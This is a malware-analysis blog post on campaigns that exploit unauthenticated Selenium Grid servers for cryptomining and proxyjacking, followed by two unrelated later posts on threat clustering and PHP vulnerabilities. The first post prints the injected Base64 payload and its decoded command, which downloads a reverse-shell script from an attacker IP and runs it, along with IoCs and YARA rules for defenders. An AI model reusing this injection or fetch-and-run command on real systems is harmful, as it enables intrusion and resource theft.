Blog
/
/
December 9, 2024

From Automation to Exploitation: The Growing Misuse of Selenium Grid for Cryptomining and Proxyjacking

Cado Security Labs (now part of Darktrace) identified two new campaigns exploiting misconfigured Selenium Grid instances for cryptomining and proxyjacking. Attackers injected scripts to deploy reverse shells, IPRoyal Pawn, EarnFM, TraffMonetizer, and WatchTower for proxyjacking, and a Golang binary to install a cryptominer. These attacks highlight the critical need for Selenium Grid users to enable authentication.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Malware Research Lead
Written by
Nate Bill
Threat Researcher
Default blog image
09
Dec 2024

Introduction: Misuse of Selenium Grid for cryptomining and proxyjacking

Cado Security Labs operates multiple honeypots across various services, enabling the discovery of new malware and campaigns. Recently, Cado Security researchers discovered two campaigns targeting Selenium Grid to deploy an exploit kit, cryptominer, and proxyjacker.

Selenium is an open-source project consisting of various components used for browser automation and testing. Selenium Grid is a server that facilitates running test cases in parallel across different browsers and versions. Selenium Grid is used by thousands of organizations worldwide, including large enterprises, startups, and open-source contributors. The exact number of users is difficult to quantify due to its open-source nature, but estimates suggest that millions of developers rely on Selenium tools. The tool’s flexibility and integration into CI/CD pipelines make it a popular choice for testing web applications across different platforms. However, Selenium Grid's default configuration lacks authentication, making it vulnerable to exploitation by threat actors [1].

Earlier this year, researchers at Wiz published findings on a cryptomining campaign named SeleniumGreed [1], which exploited misconfigured Selenium Grid instances. As a result, Cado Security Labs set up a new honeypot to detect emerging campaigns that exploit misconfigured Selenium Grid instances.

Technical analysis

Attack flow diagram
Figure 1: Attack flow of observed campaigns

Due to the misconfiguration in the Selenium Grid instance, threat actors are able to exploit the lack of authentication to carry out malicious activities. In the first attack observed, an attacker used the “goog:chromeOptions” configuration to inject a Base64 encoded Python script as an argument.

As shown in the code snippet below, the attacker specified Python3 as the binary in the WebDriver configuration, which enables the injected script to be executed.

import base64;exec(base64.b64decode(b).decode())"]}}}, "desiredCapabilities": {"browserName": "chrome", "version": "", "platform": "ANY", "goog:chromeOptions": {"extensions": [], "binary": "/usr/bin/python3", "args": ["-cb=b'aW1wb3J0IG9zO29zLnB1dGVudigiSElTVEZJTEUiLCIvZGV2L251bGwiKTtvcy5zeXN0ZW0oImN1cmwgLWZzU0xrIGh0dHA6Ly8xNzMuMjEyLjIyMC4yNDcvYnVyamR1YmFpLy5qYmxhZS95IC1vIC9kZXYvc2htL3kgOyBiYXNoIC9kZXYvc2htL3kgOyBybSAtcmYgL2Rldi9zaG0veSIpCg==';import base64;exec(base64.b64decode(b).decode())"]}}} 

import os;os.putenv("HISTFILE","/dev/null");os.system("curl -fsSLk http://173.212.220.247/burjdubai/.jblae/y -o /dev/shm/y ; bash /dev/shm/y ; rm -rf /dev/shm/y") 

The script, shown decoded above, sets the HISTFILE variable to “/dev/null”, which disables the logging of shell command history. Following this, the code uses “curl” to retrieve the script “y” from “http://173[.]212[.]220[.]247/burjdubai/.jblae/y” and saves it to a temporary directory “/dev/shm/y”. The downloaded file is then executed as a shell script using bash, with the file deleted from the system to remove evidence of its presence. 

The script “y” is GSocket reverse shell. GSocket [2] is a legitimate networking tool that creates encrypted TCP connections between systems; however, it is also used by threat actors for command-and-control (C2) or a reverse shell to send commands to the infected system. For this reverse shell, the webhook is set to “http://193[.]168[.]143[.]199/nGs.php?s=Fjb9eGXtNPnBXEB2ofmKz9”.

Reverse shell script
Figure 2: Reverse shell script

A second bash script named “pl” is retrieved from the C2. The script contains a series of functions that: 

  • Perform system architecture checks.
  • Stop Docker containers “watchtower” and “traffmonitizer”.
  • Sets the installation path to “/opt/.net/” or “/dev/shm/.net-io/”.
  • Depending on the system architecture, IPRoyal Pawn and EarnFM payloads are retrieved from 54[.]187[.]140.5 via curl and wget.
  • These are executed with the users’ IPRoyal details passed as arguments:
    -accept-tos -email="[email protected]" -password="wrapitDown9!"

IPRoyal Pawns is a residential proxy service that allows users to sell their internet bandwidth in exchange for money. The user's internet connection is shared with the IPRoyal network with the service using the bandwidth as a residential proxy, making it available for various purposes, including for malicious purposes. Proxyjacking is a form of cyber exploitation where an attacker hijacks a user's internet connection to use it as a proxy server. This allows the attacker to sell their victim’s IP to generate revenue. 

Screenshot from the "pl" script installing IPRoyal
Figure 3: Screenshot from the “pl” script installing IPRoyal


Inside “pl” there is a Base64 encoded script “tm”. This script also performs a series of functions including:

  • Checks for root privileges
  • Checks operating system 
  • Checks IPv4 status
  • System architecture checks
  • Sets TraffMonetizer token to ‘"2zXf0MLJ4l7xXvSEdEWGEOzfYLT6PabwAgWQfUYwCxg="’
  • Base64 encoded script to install Docker, if not already running
  • Retrieve TraffMonetizer and WatchTower Docker images from Docker registry
  • Deletes old TraffMonetizer container
Screenshot of function "tm" performing system checks
Figure 4: Screenshot of function “tm” performing system checks

In a second campaign, a threat actor followed a similar pattern of passing a Base64 encoded Python script in the “goog:chromeOptions” configuration to inject the script as an argument. Decoding the Python script reveals a Bash script:

{"capabilities": {"firstMatch": [{}], "alwaysMatch": {"browserName": "chrome", "pageLoadStrategy": "normal", "goog:chromeOptions": {"extensions": [], "binary": "/usr/bin/python3", "args": ["-cimport base64;exec(base64.b64decode(b'aW1wb3J0IG9zO29zLnN5c3RlbSgibm9odXAgZWNobyAnSXlNaEwySnBiaTlpWVhOb0NtWjFibU4w…').decode())"]}}}} 

‍

Bash script revealed by decoding the Python script
Figure 5: Bash script revealed by decoding the Python script

The Bash script checks the system's architecture and ensures it's running on a 64-bit machine, otherwise it exits. It then prepares the environment by creating necessary directories and attempting to remount “/tmp” with executable permissions if they are restricted. The script manipulates environment variables and configuration files, setting up conditions for the payload to run. It checks if certain processes or network connections exist to avoid running multiple instances or overlapping with other malware. The script also downloads an ELF binary “checklist.php” from a remote server with the User-Agent string “curl/7.74.9”. The script checks if the binary has been downloaded based on bytes size and executes it in the background. After executing the payload, the script performs clean up tasks by removing temporary files and directories.

The downloaded ELF binary, “checklist.php”, is packed with UPX, a common packer. However, the UPX header has been removed from the binary to prevent analysis using the unpacker function built into UPX.  

Manually unpacking UPX is a fairly straightforward process, as it is well documented. To do this, GNU debugger (GDB) Cado researchers used to step through the packed binary until they reached the end of the UPX stub, where execution control is handed over to the unpacked code. Researchers then dumped the memory maps of the process and reconstructed the original ELF using the data within.

The unpacked binary is written in Golang - an increasingly popular choice for modern malware. The binary is stripped, meaning its debugging information and symbols, including function names have been removed.

When run, the ELF binary attempts to use the PwnKit [3] exploit to escalate to root. This is a fairly old exploit for the vulnerability, CVE-2021-4034, and likely patched on most systems. A number of connections are made to Tor nodes that are likely being used for a C2, that are generated dynamically using a Domain Generation Algorithm (DGA). The victim’s IP address is looked up using iPify. The binary will then drop the “perfcc” crypto miner, as well as a binary named “top” to “~/.config/cron” and “~/.local/bin” respectively. A cron job is set up to establish persistence for each binary.

 11 * * * * /.config/cron/perfcc


Additionally, the binary creates two directories in /tmp/. Shown in Figure 6 is the directory “/tmp/.xdiag” that is created and contains multiple files and folders. The second directory created is “/tmp/.perf.c”, shown in Figure 7, includes a copy of the original binary that is named based on the process it has been injected into, in this example it is “systemd”. A PID of the process is stored in “/tmp”/ as “/.apid”. Inside the “/tmp/.perf.c” directory is also a UPX packed XMRig binary named “perfcc”, used for cryptomining. 

.xdiag directory
Figure 6: .xdiag directory
.perf.c directory
Figure 7: .perf.c directory

“Top” is a Shell Script Compiler (SHC) compiled ELF binary. SHC compiles Bash scripts into a binary with the contents encrypted with ARC4, making detection and analysis more difficult. 

Bash script from Top
Figure 8: Bash script from Top

This script checks for the presence of specific environment variables to determine its actions. If the “ABWTRX” variable is set, it prints a message and exits. If the “AAZHDE” environment variable is not set, the script adjusts the PATH, sets up cleanup traps, forcefully terminates any “perfctl” processes, and removes temporary files to clean up any artifacts. Finally, it executes the “top” command to display system processes and their resource usage. 

Key takeaways

While this is not the first time Selenium Grid has been exploited by threat actors, this campaign displays another variation of attack that can occur in misconfigured instances. It is also worth noting that similar attacks have been identified in other vulnerable services, such as GitHub. The LABRAT campaign identified by sysdig [4] last year exploited a vulnerability in GitLab for cryptomining and proxyjacking. 

As many organizations rely on Selenium Grid for web browser testing, this campaign further highlights how misconfigured instances can be abused by threat actors. Users should ensure authentication is configured, as it is not enabled by default. Additionally, organizations can consider a DFIR, such as Cado (acquired by Darktrace) to quickly respond to threats while minimizing potential damage and downtime.  

Indicators of compromise

54[.]187[.]140[.]5

173[.]212[.]220[.]247

193[.]168[.]143[.]199

198[.]211[.]126[.]180

154[.]213[.]187[.]153

http://173[.]212[.]220[.]247/burjdubai/.jblae/pl

http://173[.]212[.]220[.]247/burjdubai/.jblae/y


Tor nodes

95[.]216[.]88[.]55

146[.]70[.]120[.]58

50[.]7[.]74[.]173 www[.]os7mj54hx4pwvwobohhh6[.]com

129[.]13[.]131[.]140 www[.]xt3tiue7xxeahd5lbz[.]com

199[.]58[.]81[.]140 www[.]kdzdpvltoaqw[.]com

212[.]47[.]244[.]38 www[.]fkxwama7ebnluzontqx2lq[.]com

top : 31ee4c9984f3c21a8144ce88980254722fd16a0724afb16408e1b6940fd599da  

perfcc : 22e4a57ac560ebe1eff8957906589f4dd5934ee555ebcc0f7ba613b07fad2c13  

pwnkit : 44e83f84a5d5219e2f7c3cf1e4f02489cae81361227f46946abe4b8d8245b879  

net_ioaarch64 : 95aa55faacc54532fdf4421d0c29ab62e082a60896d9fddc9821162c16811144  

efm : 96969a8a68dadb82dd3312eee666223663ccb1c1f6d776392078e9d7237c45f2

MITRE ATTACK

Resource Hijacking  : T1496  

Ingress Tool Transfer : T1005  

Command and Scripting Interpreter Python : T1059.006  

Command and Scripting Interpreter Unix Shell : T1059.004  

Scheduled Task Cron : T1053.003  

Hijack Execution Flow Dynamic Linker Hijacking : T1574.006  

Deobfuscate/Decode Files or Information : T1140  

Indicator Removal Clear Command History : T1070.003  

Indicator Removal File Deletion : T1070.004  

Software Packing : T1027.002  

Domain Generation Algorithm : T1568.002 ‍

‍

Detection

Paths

/tmp/.xdiag

/tmp/.perf.c

/etc/cron.*/perfclean

/.local/top

/.config/cron/top

/tmp/.apid

‍

Yara rules

rule ELF_SHC_Compiled 
{   
meta:       
 description = "Detects ELF binaries compiled with SHC"       
 author = "[email protected]"       
 date = "2024-09-03"    
 
strings:       
 $shc_str = "=%lu %d"       
 $shc_str2 = "%s%s%s: %s\n"       
 $shc_str3 = "%lu %d%c"       
 $shc_str4 = "x%lx"       
 $getenv = "getenv"           
 
condition:       
 uint32be(0) == 0x7f454c46 and       
 any of ($shc_str*) and $getenv      
} 
rule Detect_Base64_Obfuscation_Py 
{   
meta:       
 description = "Detects obfuscated Python code that uses base64 decoding"       
 author = "[email protected]"       
 date = "2024-09-04"   
strings:       
 $import_base64 = "import base64" ascii       
 $exec_base64_decode = "exec(base64.b64decode(" ascii      $decode_exec = "base64.b64decode(b).decode())" ascii    
 condition:       
  all of ($import_base64, $exec_base64_decode, $decode_exec) 
  } 
rule perfcc_script 
{ 
meta:   
author = "[email protected]"   
description = "Detects script used to set up and retrieve Perfcc"    
strings:        
$env = "AAZHDE"       
$dir = "mkdir /tmp/.perf.c 2>/dev/null"       
$dir_2 = "mkdir /tmp/.xdiag 2>/dev/null"       
$curl = "\"curl/7.74.9\""       
$command = "pkill -9 perfctl &>/dev/null"       
$command_2 = "killall -9 perfctl &>/dev/null"       
$command_3 = "chmod +x /tmp/httpd"    

condition:       
 $env and ($dir or $dir_2) and any of ($command*) and $curl  
 } 

References:  

  1. https://www.wiz.io/blog/seleniumgreed-cryptomining-exploit-attack-flow-remediation-steps ‍
  2. http://github.com/hackerschoice/gsocket ‍
  3. https://github.com/ly4k/PwnKit‍
  4. https://www.sysdig.com/blog/labrat-cryptojacking-proxyjacking-campaign
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Malware Research Lead
Written by
Nate Bill
Threat Researcher

More in this series

No items found.

Blog

/

/

November 9, 2026

From One Alert to a Wider Campaign: Uncovering Novel Threats Through Behavioral Analysis

Default blog imageDefault blog image

Key Findings

  • Darktrace’s Threat Research team is exploring a new method to identify malicious campaigns by correlating similar anomalous activity across its customer fleet.
  • The method uses unsupervised clustering to identify shared behavioral patterns across multiple customer deployments without relying on prior indicators of compromise (IoCs).
  • The approach identified shared infrastructure across dozens of customers, with activity linked to the likely POPA botnet.
  • A second cluster identified anomalous activity associated with Monero cryptocurrency mining.

‍

How does Darktrace conduct threat research?

The Darktrace Threat Research team aims to identify malicious campaign activity affecting multiple customers. By their nature, these campaigns will lead to shared behavioral patterns across multiple victims.

In this piece, we describe a method for identifying malicious campaign activity that uses this simple observation as a guiding principle. We begin by outlining a few key facts about the modern threat landscape and why behavioral detection is necessary to meet the challenges it presents. We then explore how fleet-wide behavioral detections can be leveraged using the principle above to systematically identify multi-deployment campaigns impacting the Darktrace customer fleet. Finally, we demonstrate that this research is not purely theoretical, using real examples of campaign activity detected through this novel approach.

Shifting to a behavioral-focused approach

The modern era of cyber-defense necessitates detection capabilities beyond traditional signature-based methods. Technologies such as antivirus signatures, hash-based malware identification, and IP blocklists have historically been successful in defending against known threats. However, they are easily circumvented by attackers and inherently limited in defending against the novel attack techniques that today's threat landscape is producing.

Recent breakthroughs in AI represent a transformational risk multiplier that cannot be ignored. AI systems do not merely execute existing attacks at machine speed; there are signs they can also synthesize novel tradecraft [1], increasing the likelihood that defenders will encounter attack patterns that have never previously been observed. Meanwhile vulnerability disclosures continue to accelerate. More than 48,000 CVEs were published in 2025, and published statistics to date indicate that 2026 is already on track to significantly exceed that figure [2]. While multiple factors may contribute to vulnerability discovery, AI is seen as a key factor in this rapid growth. Organizations should expect a growing proportion of malicious activity to fall outside the scope of detections that rely solely on prior knowledge of known threats.

By design, Darktrace’s behavioral and anomaly-focused detection capabilities are well-suited to this testing landscape. With a focus on detecting unknown and unexpected activity that deviates from the baseline of “normal” behavior, detection of CVE exploitation without prior knowledge of the vulnerability and before public disclosure, for example, is achievable [3][4].

Darktrace’s diverse customer base benefits from a further layer of protection: working with only deidentified alert metadata, our threat researchers hunt proactively across the fleet. Beyond the level of the individual customer, there is a second, larger vantage to be leveraged.

Darktrace data provides unique insight into the unexpected behavioral patterns that occur across its customer fleet. What can we see if we look at this fleet-wide telemetry and hunt for systematic behavioral campaigns that impact our customer base?

Correlating across the customer base

At the deployment level, Darktrace focuses on whether activity is unusual in the context of an organization's normal behavior, but as we zoom out and look at these alerts at the fleet level, the problem fundamentally changes . We are no longer seeking anomalies in largely normal data; we are seeking systematic patterns within data already known to be anomalous. An isolated behavior anomaly may be notable for a single customer; the same fingerprint across dozens is a signal of a structured campaign. Hunting for such campaigns and sharing our findings are key areas of focus for Darktrace’s Threat Research team.  In this spirit, Darktrace is  actively exploring a a new research approach that leverages deidentified alert metadata to increase campaign detection ability.

This approach is based on the premise that an expert human analyst presented with a set of alerts will identify likely related activity by assessing whether the metadata fields indicate a relationship. For example, two connections to a rare endpoint that exhibits naming structure that is likely from a single algorithm are a strong indicator, as is the use of an unusual port carrying a given protocol (e.g. port 6000 for SSL). Darktrace’s approach to campaign detection encodes this expert human judgement process through deterministic embedding functions that obtain reproducible vector representations of alert data. Unsupervised clustering is then applied to these vector representations to obtain groups of alerts that describe semantically similar alert data across multiple customers. These clusters therefore represent similar anomalous activity that has occurred across multiple customers. In other words, these clusters are candidates for malicious campaign activity.

‍

Figure 1: Layers of AI-based analysis provided through Darktrace products and cross-customer correlation.

‍

Case study 1 – unusual connections to shared underlying infrastructure


In one recent case, the clustering produced several tight groups of alerts spanning dozens of customers. Each group centered on a single domain whose subdomains were algorithmically generated (e.g. s01699, s1736, s91). Examined side by side, these clusters shared an unmistakable behavioral shape: each involved a domain with a clear naming pattern (e.g. s016841786.net-echo[.]com, s1670.pixellog[.]io, s217.pixellog[.]io) , with connections over SSL on the unusual port 6000 to servers hosted by non-mainstream providers (e.g. OVH, Hetzner, GTHost, Leaseweb), rather than generally expected content-delivery networks.

‍

Figure 2: An example model alert triggering on unusual outbound connections and data transfer to s1670.pixellog[.]io.

‍

Closer inspection revealed that the same subdomain label appeared under different domains (e.g. s1786.net-echo[.]com and s1786.pixellog[.]io). Following this lead, Darktrace’s threat researchers pivoted across the customer base and found numerous distinct subdomain labels reused under more than one registered domain. In several cases, the same label resolved to the same IP across different domains (e.g. s1704 under both pixellog[.]io and net-echo[.]com → 148.113.222[.]244; s01684 → 15.235.67[.]95), suggesting the use of ephemeral subdomain infrastructure in an attempt to avoid signature-based defense techniques.

This example demonstrates how multi-deployment data can uncover shared infrastructure that may be difficult to identify at the individual deployment level alone. In particular, the presented method facilitated this discovery by producing coherent, tight clusters of geometrically similar vector embeddings of malicious activity from large-scale fleet data, which could then be presented to a researcher for further investigation. This  activity highlighted across the Darktrace customer base was ultimately linked to likely POPA botnet activity through use of open-source intelligence (OSINT) [5].

Case Study 2 – anomalous user agent and txt URI

A second example shows the method surfacing a single, self-contained cluster. The clustering was not given any indicators to look for; instead, it grouped devices that shared an unusual combination of features. On inspection, that shared consisted of:

-      unusual user agent (tes)

-      specific request path (/md5_GIP.txt)

-      uncommon destination port (83)

-      hostname impersonating Google (matching regular expression ^www\.google\.com\.[a-zA-Z0-9]+\.fast-dns-host\.com$)

Treating these shared features as IoCs, Darktrace’s threat researchers then pivoted to an exploration across the customer base to investigate the full breadth of the campaign. This search identified further commonalities; additional domains which shared the same IP as the domain family highlighted in the cluster, as well as evidence of cryptocurrency mining on affected devices. Additional OSINT research also aligned with these findings, linking the discovered payloads and infrastructure to Monero cryptocurrency mining [6].

Conclusion

The method outlined in this blog is under active development, with ongoing technical refinement providing opportunities to further enhance its capabilities. While the capability continues to mature, this approach to threat hunting leverages the powerful vantage point of fleetwide telemetry across a diverse customer base to help protect Darktrace customers. This method allows campaigns that at the deployment level appear as isolated alerts to be seen at their true scale and spread. It enables proactive fleet-wide analysis without prior IoCs to identify campaigns impacting Darktrace customers.

This is possible because of what the method is built on: the atomic unit is the Darktrace alert, a signal that encodes years of cyber expertise, while the multi-deployment nature of the method allows organizations to indirectly benefit from findings from other networks through shared intelligence by Darktrace’s Threat Research team.

Credit to Daniel Levy (Threat Hunting Data Scientist), Paul Jennings (Principal Cyber Analyst), Emma Foulger (Global Head, Threat Operations)

Edited by Ryan Traill (Content Manager)

References

1. https://www.aisi.gov.uk/blog/incident-report-unsanctioned-agent-behaviour-during-cyber-testing

2. https://www.cvefind.com/en/cve-statistic-date.html

3. https://www.darktrace.com/blog/security-after-signatures-operating-in-a-world-of-pre-cve-disclosure-exploitation-collapsed-trust-boundaries-and-autonomous-systems

4. https://www.darktrace.com/blog/pre-cve-threat-detection-10-examples-identifying-malicious-activity-prior-to-public-disclosure-of-a-vulnerability

5. https://github.com/synthient/public-research/blob/main/2026/06/popa/Popa.md

6. https://www.deepwatch.com/blog/pirated-adobe-photoshop-2023-installers-lead-to-monero-cryptocurrency-mining/

Continue reading
About the author
Daniel Levy
Threat Hunting Data Scientist

Blog

/

AI

/

November 2, 2026

PHP Vulnerabilities, ARTEX and the Growing Role of AI in Cyber Attacks

Default blog imageDefault blog image

The disclosure of CVE-2026-109618 and CVE-2026-109619 placed immediate pressure on organizations running PHP. Both vulnerabilities can allow unauthenticated remote code execution, including in products and appliances where PHP is embedded, and updates depend on third-party vendors [1].

Early guidance focused on patching internet-facing systems and monitoring for behavior associated with successful exploitation, including unexpected command execution, Webroot changes and outbound connections from PHP servers.

Darktrace observed widespread scanning across monitored environments involving hundreds of distinct source IP addresses that public reporting has associated with activity targeting the PHP vulnerabilities. The volume of scanning was significantly greater than the evidence available for successful exploitation. For analysts, that distinction is important. Scanning demonstrates interest in exposed infrastructure; establishing compromise requires evidence of subsequent behavior on the targeted system, including command execution, file modification or unexpected outbound communication.

PHP is not an isolated example. Imperva subsequently demonstrated remote code execution against a vulnerable Node.js build through malicious Brotli data, reproducing execution through compressed HTTP responses and configured request parsers. The same inputs were rejected by the patched runtime. Imperva linked its Node2Shell and PHP2Shell research to the increasing speed of vulnerability discovery and exploit development. [2]

While Darktrace has not observed direct evidence of CVE-2026-109618 or CVE-2026-109619 exploitation, on October 21st we observed a six-month high in detections consistent with zero-day exploitation activity, representing a 64% increase compared to historic data. This increase has not been confirmed as related to the PHP vulnerabilities. Darktrace’s behavioral approach is designed to detect anomalous activity without relying solely on rules written for a specific exploit. Comparable increases were observed around the Log4j disclosure and other globally significant vulnerability disclosures.

AI-assisted vulnerability research

The PHP disclosure arrives as AI systems have become more capable at vulnerability research [3]. OpenAI launched Daybreak in June 2026, combining GPT-5.5-Cyber, Codex Security and partnerships with security researchers and software maintainers. OpenAI says its models have been applied to discovering and generating patches for vulnerabilities in browsers, network infrastructure, FreeBSD and the Linux kernel. Darktrace joined the OpenAI Daybreak Cyber Partner Program in June to explore how OpenAI's cyber capabilities could be integrated within Darktrace products and services [4][10].

OpenAI reported in August that Codex Security Cloud had analyzed more than 30 million commits across more than 30,000 codebases. According to OpenAI, Cloudflare uses models accessed through Daybreak to investigate customer-authorized code and combines findings with live traffic and security signals to assess whether affected routes are active or receiving suspicious traffic, with proposed mitigations and patches remaining subject to customer review [5][6].

Faster discovery still leaves defenders with the work of locating affected software, testing fixes and completing remediation. The PHP case shows that gap clearly, particularly when vulnerable runtimes are embedded inside other products.

Enterprise agents as an attack surface

